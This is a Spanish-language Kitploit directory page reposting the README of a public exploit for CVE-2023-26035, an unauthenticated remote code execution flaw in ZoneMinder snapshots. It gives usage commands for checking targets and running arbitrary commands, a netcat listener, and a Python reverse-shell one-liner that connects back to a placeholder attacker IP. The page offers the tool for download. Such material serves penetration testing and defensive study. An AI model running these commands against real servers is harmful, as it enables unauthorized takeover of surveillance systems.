
Skip to content
KitploitKITPLOIT
HerramientasBlog
Log in
Enviar
HerramientasBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
zoneminder_CVE-2023-26035 — Exploit para CVE-2023-26035 que afecta a ZoneMinder < 1.36.33 y < 1.37.33 | Kitploit
Herramientas/GitHubGitHub/0xfalafel/zoneminder_cve-2023-26035
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónComando y ControlRed Teaming
GitHub0xfalafel/zoneminder_cve-2023-26035

zoneminder_CVE-2023-26035

Exploit para CVE-2023-26035 que afecta a ZoneMinder < 1.36.33 y < 1.37.33

Ver Repositorio
18hace 2 añosAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

Exploit - ZoneMinder CVE-2023-26035

Hay una Ejecución Remota de Código (RCE) sin autenticación que afecta a las instantáneas de ZoneMinder.
Esto es un exploit para CVE-2023-26035.

Versiones afectadas

ZoneMinder < 1.36.33 y
ZoneMinder < 1.37.33.

Usage of the exploit

Uso

Comprobar si el objetivo es vulnerable:

python3 zoneminder.py http://target

Ejecutar un comando

python3 zoneminder.py http://target command

Ejemplos

Probar la ejecución de comandos con ping

Ejecuta tcpdump en la interfaz conectada al objetivo (aquí tun0) y filtra por paquetes ICMP:

sudo tcpdump -i tun0 icmp

Luego ejecuta un ping a tu IP. Asegúrate de usar comillas " ya que de lo contrario el comando no se interpretará correctamente.

python3 zoneminder.py http://target "ping -C 4 your_ip"

Reverse shell

Crea el listener con netcat:

nc -lvnp 1337

Usa un oneliner de reverse shell:

python3 zoneminder.py http://TARGET "python3 -c 'import os,pty,socket;s=socket.socket();s.connect((\"YOUR_IP\",1337));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn(\"sh\")'"

Más en https://revshells.com.

Requisitos

El exploit hace uso de requests y BeautifulSoup. Instálalos con:

python3 -m pip install requests beautifulsoup4

Agradecimientos

Solo quería un exploit independiente que no requiriera Metasploit.
El script está derivado de https://github.com/rapid7/metasploit-framework/blob/master//modules/exploits/unix/webapp/zoneminder_snapshots.rb

https://github.com/ZoneMinder/zoneminder/security/advisories/GHSA-72rg-h4vf-29gr

Descargar herramienta